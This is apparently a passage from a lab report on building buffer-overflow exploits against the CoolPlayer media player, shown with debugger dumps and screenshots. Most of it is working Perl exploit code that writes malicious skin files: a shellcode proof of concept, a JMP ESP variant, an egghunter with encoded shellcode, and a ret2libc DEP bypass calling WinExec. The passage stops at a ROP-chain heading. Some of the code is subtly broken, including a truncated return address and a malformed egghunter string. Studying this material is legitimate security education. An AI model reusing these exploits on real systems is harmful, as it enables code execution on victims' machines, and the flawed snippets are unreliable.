### 2.3.2.1 Checking for space with pattern\_create

Using pattern\_create to generate an 800-character long string, which was transplanted into a new file called crashspace.pl. The resulting perl file generated crashspace.ini, the end of which can be seen in *Figure 2.3.2 - a*. This skin file was inserted in CoolPlayer and the results were analysed in OllyDbg, as seen in *Figure 2.3.2 - b*. Also seen highlighted in *Figure 2.3.2 - b* is the series of the character “B”, which was also used to determine if the EIP had been correctly calculated. *Figure 2.3.2 - c* shows the same end of pattern present within the debugger as on the crashspace.ini file.

It can also be established that as the characters within this string are all present, and it doesn’t appear as if any are removed by any “bad character” detection. This is where known characters such as “No Operation /x90” are detected and removed from any file being uploaded, as seen later in the paper.

Figure 2.3.2 - a, the end of crashspace.ini




Figure 2.3.2 - b, the start of crashspace.ini, the 4 “B” Bytes

00127810	61423161	a1Ba
00127814	33614232	2Ba3
00127818	42346142	Ba4B
0012781C	61423561	a5Ba
00127820	CCCCCCCC	. F F F
00127824	CCCCCCCC	F F F F
00127828	CCCCCCCC	F F F F
0012782C	CCCCCCCC	F F F F

Figure 2.3.2 - c, the ASCII dump of the end of crashspace.ini shows the same pattern as before in “a”, also note that values in the ASCII dump are reversed (look at the null byte in 0012781C). This is due to little endian, the format the processor chooses when reading Hex values in memory.

### 2.3.2.2 Checking for space with simple pattern, (DEP ON)

Another alternative for checking for space is to craft a perl file that writes out chunks of characters. In this demonstration the file shrashspace2.pl, as seen in Appendix B, marks the EIP, then a chunk of Cs, Ds and Es. Once this was then loaded into CoolPlayer and caused a crash, it was examined in OllyDbg. Scrolling down through the stack in OllyDbg (towards the top of the stack, remember the stack view is flipped) revealed that none of the chunks of characters had been overwritten, as seen in Figure 2.3.2 - d and Figure 2.3.2 - e. Of note in Figure 2.3.2 - d is the positioning of the B’s, revealing the EIB to be 001274FC, as well as the address highlighted by OllyDbg, which is the ESP in the register window from Figure 2.3.2 - b. By confirming the presence of 4 bytes of the character B, as well as OllyDbg highlighting the Address 00127500 it is now safe to assume that this the EIP.

001274FC	42424242
00127500	43434343
00127504	43434343
00127508	43434343
0012750C	43434343
00127510	43434343
00127514	43434343
00127518	43434343
0012751C	43434343
00127520	43434343
00127524	43434343
00127528	43434343
0012752C	43434343
00127530	43434343
00127534	43434343

Figure 2.3.2 - d, nothing overwritten at the top of the stack, “BBBB”/43434343 is positioned correctly

004DE108	00 00 00 00 00 00 00 00	00127858	45454545
004DE110	00 00 00 00 00 00 00 00	0012785C	45454545
004DE118	00 00 00 00 00 00 00 00	00127860	45454545
004DE120	00 00 00 00 00 00 00 00	00127864	45454545
004DE128	00 00 00 00 00 00 00 00	00127868	45454545
004DE130	00 00 00 00 00 00 00 00	0012786C	45454545
004DE138	00 00 00 00 00 00 00 00	00127870	45454545
004DE140	00 00 00 00 00 00 00 00	00127874	45454545
004DE148	00 00 00 00 00 00 00 00	00127878	45454545
004DE150	00 00 00 00 00 00 00 00	0012787C	45454545
004DE158	00 00 00 00 00 00 00 00	00127880	45454545
004DE160	00 00 00 00 00 00 00 00	00127884	CCCCCCCC
004DE168	00 00 00 00 00 00 00 00	00127888	CCCCCCCC
004DE170	00 00 00 00 00 00 00 00	0012788C	CCCCCCCC
004DE178	00 00 00 00 00 00 00 00	00127890	CCCCCCCC
004DE180	00 00 00 00 00 00 00 00	00127894	CCCCCCCC
004DE188	00 00 00 00 00 00 00 00	00127898	CCCCCCCC
004DE190	00 00 00 00 00 00 00 00	0012789C	CCCCCCCC
004DE198	00 00 00 00 00 00 00 00	001278A0	CCCCCCCC
004DE1A0	00 00 00 00 00 00 00 00	001278A4	CCCCCCCC
004DE1A8	00 00 00 00 00 00 00 00	001278A8	CCCCCCCC
004DE1B0	00 00 00 00 00 00 00 00		

Figure 2.3.2 - e, nothing overwritten towards the bottom of the stack, at end of pattern


## 2.4 CREATING A POC (PROOF OF CONCEPT)

---

As previously covered, several aspects about any created exploit have now been determined. The exploit must cause buffer-overflow by using 1090 bytes to overflow the buffer. The EIB is located on 001274FC, the EIP on 00127500 and that there is enough space for over 800 bytes of shellcode. To first determine if the application is exploitable, a file called crashPOC.pl was developed, which is available in Appendix C, and can be seen in a screenshot presented below in *Figure 2.4.1 - a*.

### 2.4.1 Standard POC

CalcPoc.pl is composed of several parts. The first is the header, so it passes as a valid skin file. Secondly, the use of a NOP-Slide ensures that if the stack shifts in location, it will slide through the No Operation instructions until the EIP pointer points back to where it needs to be in order to execute shellcode. Lastly, it uses the Windows SP3 which opens the calculator, as the “payload”.



```
my $file= "calcPOC.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x0012750);
my $shellcode = "\x90" x 16;
my $shellcode = $shellcode."\x31\xC9" .
    "\x51" .
    "\x68\x63\x61\x6C\x63" .
    "\x54" .
    "\xB8\xC7\x93\xC2\x77" .
    "\xFF\xD0";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
close($FILE);
```

*Figure 2.4.1 - a, calcPOC.pl.*

When this was plugged into CoolPlayer, some unexpected behaviour was noticed when the exploit failed to execute. Instead, it was stated that the ESP had not been saved correctly across a function call, as seen in *Figure 2.4.1 - C*. Further analysis in OllyDbg revealed an issue caused by stack frames pointing towards other addresses towards the top of the buffer, as seen in *Figure 2.4.1 - c*.

This could be caused by many issues, but the most likely reason is that the stack cannot actually point to a dynamic part of memory that is randomly assigned. This is an effect of ASLR, mentioned earlier. Whilst this might work in some applications, within an application from an external source such as CoolPlayer it seems something more “static” is required.




Figure 2.4.1 - b, The value of ESP was not saved across a function call correctly, suggesting ASLR has played a part in failing this test

```

Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -??? FFFF 00D4D0C8 00D4D0C8
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 00000003 00CF00C7
ST3 empty -??? FFFF 00000003 00CF00C7
ST4 empty -??? FFFF 00D4D0C8 00D4D0C8
ST5 empty -??? FFFF 00000004 000000C8
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00000000 00000000

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

001274E0 10231606 MSVCRTD.10231606
001274E4 00000001
001274E8 1024F9B0 ASCII "i386\chkesp.c"
001274EC 0000002A
001274F0 1024D788 MSVCRTD.1024D788
001274F4 1024F9C0 ASCII "The value of ESP was not pr
001274F8 0012E000
001274FC 00127508
00127500 00000000
00127504 00000000
00127508 00000153
0012750C 41414141
00127510 00443612 RETURN to 1800326.00443612 from <J
00127514 CCCCCCCC
00127518 CCCCCCCC
0012751C CCCCCCCC
00127520 CCCCCCCC

```

Figure 2.4.1 - c, It also seems that MSVCRTD.dll performs a check on the ESP, and when this fails, throws an exception.

### 2.4.2 Improved POC

Clearly, something is amiss with the function call. There might be several reasons for this; one issue might be because of “stack jitter” however that is why a NOPslide is used, to pad out and compensate for this. Another such issue could be a series of NULL bytes that overwrite the values immediately after MSVCRTD.dll was called, or more simply it could be the fact the address given for the EIP is not usable, due to ASLR.

Fortunately, there are workarounds for such an issue as this. One such way is to find the location of a static point where operations can return/jump to. The utility findjmp.exe, for finding jump addresses, as the name suggests, can be used for this. By using findjmp.exe kernel32 ESP it is possible to find the location for a static address such as a kernel. Broken down, findjmp will attempt to find a JMP to the stack pointer, ESP. In this scenario the binary kernel32 was used, however any other static kernel may also be used. As seen in *Figure 2.4.2 - a*, three addresses were returned. Caution is required here; these addresses will only work so long as there are no null pointers within the address. For this example, the JMP ESP 0x7C86467B was used to replace the EIP within the exploit perl file. Therefore, another perl file, this time named calcPOC2.pl was used to generate a file named calcPOC2.ini. calcPOC2.pl can be found in Appendix D,

```
C:\cmd>findjmp.exe kernel32 esp
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32 for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32 for code useable with the esp register
Found 3 usable addresses
C:\cmd>
```

*Figure 2.4.2 - a, using findjmp to retrieve the static address of the kernel 32 JMP ESP*

Once this was loaded into CoolPlayer, the exploit executed as planned, and popped open the calculator. The application did crash, as was expected, however it was forced to remain open by the calculator shellcode. The result of using this exploit can be seen in *Figure 2.4.2 - b*. The fact that this opened calculator confirms two things about the target application. One, is that the application is indeed vulnerable to buffer-overflow exploits, and, two is that the “door” is open for more and more advanced exploits.






Figure 2.4.2 - b, By using *calcPOC2.pl*, the calculator was successfully opened.

### 2.4.3 EggHunter

An issue commonly faced when developing buffer-overflow exploits is the lack of space behind the original EIP. Earlier it was established that there is more than enough room for shellcode measuring over 800 bytes. However, a more complex barrier to exploiting a vulnerability demands a more complex work-around. In this scenario, the hypothetical available space after the EIP is very small. There is only room for a small payload package of shellcode. Although the exploit developed to pop up calculator was small, imagine a larger payload was desired, where would it go?

Fortunately, the buffer has been already been identified as being full of nothing but the letter A. Whilst the shellcode might fit in here it is also possible to place the shellcode somewhere far beyond the EIP. The purpose of an EggHunter is to find an “egg”, which in this case is a keyword used to identify the rest of the shellcode in amongst other lines of code). In this scenario, calculator shellcode was dispersed onwards beyond the Null pointers that would otherwise stop execution, away from the EIP, only for the EggHunter to find the tag allowing for the shellcode to be re-assembled and executed.

To demonstrate this, *egghunter.pl* was developed. Using the Corelan method of creating a 32 byte EggHunter and using *w00t* as the marker (Corelan, 2010), an EggHunter exploit was created. This can be found in Appendix E, and a screenshot can be found below in *Figure 2.4.2 - c* (a better overview of the EggHunter code can be found in Appendix E). Of note here is the EggHunter payload itself, which is small in comparison to the larger calculator shellcode. The use of a further NOP-Slide was to simulate a portion of non-executable memory popping up a short number of frames after the EIP.

```

my $file= "egghunter.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk1 = "\x41" x 1090;
my $eip = pack('V',0x7C86467B);
#pack egghunter code with a "NOPslide"
my $nopslide = "\x90" x 16;
my $egghunter = "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x52'
#Calculator Shellcode with another "NOPslide" simulates a lack of space at end of stack
my $nopslide2 = "\x90" x 200;
my $eggtag = "\x00tw00t";
my $shellcode = "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x39\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x54\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $header.$junk1.$eip.$nopslide.$egghunter.$nopslide2.$eggtag.$shellcode;
close($FILE);

```

Figure 2.4.2 - b, the EggHunter exploit.

When the EggHunter exploit is executed, the calculator shellcode is some distance away from the EIP. However, use of the Egg - hunting code allows for this code to be found and executed, as seen in *Figure 2.4.2 - c*.

<continued overleaf>




The image shows a debugger window with three main panes: Assembly, Registers (FPU), and Hex dump. The Assembly pane displays code starting at address 7C90E440, including instructions like `MOV EAX, DWORD PTR FS:[18]` and `CALL ntdll.ZwContinue`. The Registers pane shows `EAX 00000001` and `EIP 7C90E440 ntdll.KiUserCallbackDispatcher`. The Hex dump pane shows a series of 00 bytes. A Windows Calculator application is open in the foreground, displaying the number 0. Red text annotations are present: `RETURN to USER32.7E4191BE` and `RETURN to 1800326.00426ADE from USER32.GetMessageA`.

2.4.2 - c. The exploit has worked, calculator has popped and looking at the addresses shows that the EggHunter found and executed the shellcode successfully.

## 2.5 OVERCOMING DEP

---

As mentioned previously in Section 1.1.4, DEP prevents code from executing outside of its allocated addresses within the stack. As seen in *Figure 2.5 - a*, the exploits which are written to exploit the buffer-overflow vulnerability previously, whilst DEP was set to Opt-In mode (and wherein nothing except the default windows binaries were Opted “In”) the malformed skin files are flagged as being suspicious and a warning appears to the user that windows has stopped execution to prevent code from being executed.



*Figure 2.5 - a, the alert given when DEP is called into action when arbitrary code is detected*

Also, as previously discussed, there are two possible ways of overcoming DEP, previously mentioned as well. ret2libc is a valid way of firing commands into a valid windows Kernel to work around DEP, whilst ROP chaining aims to turn off or avoid DEP completely. Listed below is an example of a ret2libc being used to work around as well as an example of how a ROP chain can be used to counter DEP.

### 2.5.1 Estimating space for shellcode

As mentioned previously in 2.3.2.2, Checking for space with DEP On, it was discovered that the application would still crash when a malformed skin file consisting of 1090 Characters would overflow the buffer. Of particular note was that the EIP and EBP had not changed from 00127500 and 001274FC respectively.

### 2.5.2 RET2LIBC method (DEP ON)

Utilising ret2libc revolves around the sending of a command and a return address. In practice, the selected function used (in this scenario WinExec) must be given as an address and so must the return. To create the ret2libc exploit, the addresses that are called can be gathered by using a resolution function such as arwin.exe. In this scenario WinExec and ExitProcess are used. Arwin.exe was used to get the address of these function located within kernel32 as seen in *Figure 2.5.2 - a*

```
C:\WINDOWS\system32\cmd.exe

C:\cmd>arwin.exe kernel32 WinExec
arwin - win32 address resolution program - by steve hanna - v.01
WinExec is located at 0x7c8623ad in kernel32

C:\cmd>arwin.exe kernel32 ExitProcess
arwin - win32 address resolution program - by steve hanna - v.01
ExitProcess is located at 0x7c81cafa in kernel32

C:\cmd>
```

Figure 2.5.2 - a, using Arwin.exe to retrieve the addresses within Kernel32

Now that these addresses are known, it is possible to begin creating the exploit. Firstly, the command line address of our target command needs to be identified. This was done by creating the file DEPONfindcalc.pl, as seen below in Figure 2.5.2 - b, as well as Appendix F. Of note here is that the shellcode is the first executable code located in the buffer. This is because the shellcode is a call to a find the address of a command; to avoid confusing the compiler, nothing should be placed in front of the command. Also added were several sets of 4 characters, which serve the dual purpose of identifying if the stack has shifted and if there is need to compensate for this, as well as identifying the EIB.

```
1 my $file= "DEPONfindcalc.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3
4 my $shellcode = "cmd /c calc&";
5
6 my $padding = $shellcode. "A" x (1090 -length($shellcode));
7
8 my $eip = pack('V',0x7C8623AD);
9
10 my $junkB = "BBBB";
11 my $junkC = "CCCC";
12 my $junkD = "DDDD";
13 my $junkE = "EEEE";
14
15
16 open($FILE,">$file");
17 print $FILE $header.$padding.$eip.$junkB.$junkC.$junkD.$junkE;
18 close($FILE);
```

Figure 2.5.2 - b, the exploit designed to find the command line address for the calculator

Once this was executed within OllyDbg, it was possible to place a breakpoint at the EIP address (7C8623AD, the original JMP ESP for kernel 32 that was discovered earlier), which can then be used to follow and in turn find the address for the command line for the calculator, as seen in Figure 2.5.2 - c.




Figure 2.5.2 - c, examining the EIP within OllyDbg reveals the address for the command string (at EIP)

Within OllyDbg it is possible to view the command string's address held within the EIP, which is 001270BA. With this address it is possible to complete the exploit as shown below in Figure 2.5.2 - d and Appendix G. The result of inserting this into CoolPlayer can be seen in Figure 2.5.2 - e.

```
my $file= "DEPONcalc.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $shellcode = "cmd /c calc&";

my $padding = $shellcode. "A" x (1090 -length($shellcode));

my $winexec = pack('V',0x7C8623AD);    #WinExec

#my $correction = pack "A" x _;      #Correction would made if a predictable string had landed elsewhere

my $exitproc = pack('V',0x7C81CAFA);  #ExitProcess

my $cmdline = pack('V',0x001270BA);   #CmdLine

my $winstyle = pack('V',0xFFFFFFFF); #Windows Style

open($FILE,">$file");
print $FILE $header.$padding.$winexec.$correction.$exitproc.$cmdline.$winstyle;
close($FILE);
```

Figure 2.5.2 - d, DEPONcalc is used to send a command through Windows Exec, avoiding DEP




Figure 2.5.2 - e, DEPONcalc has been executed successfully and the calculator has opened, circumventing DEP

## 2.5.3 ROP Chain (DEP ON)

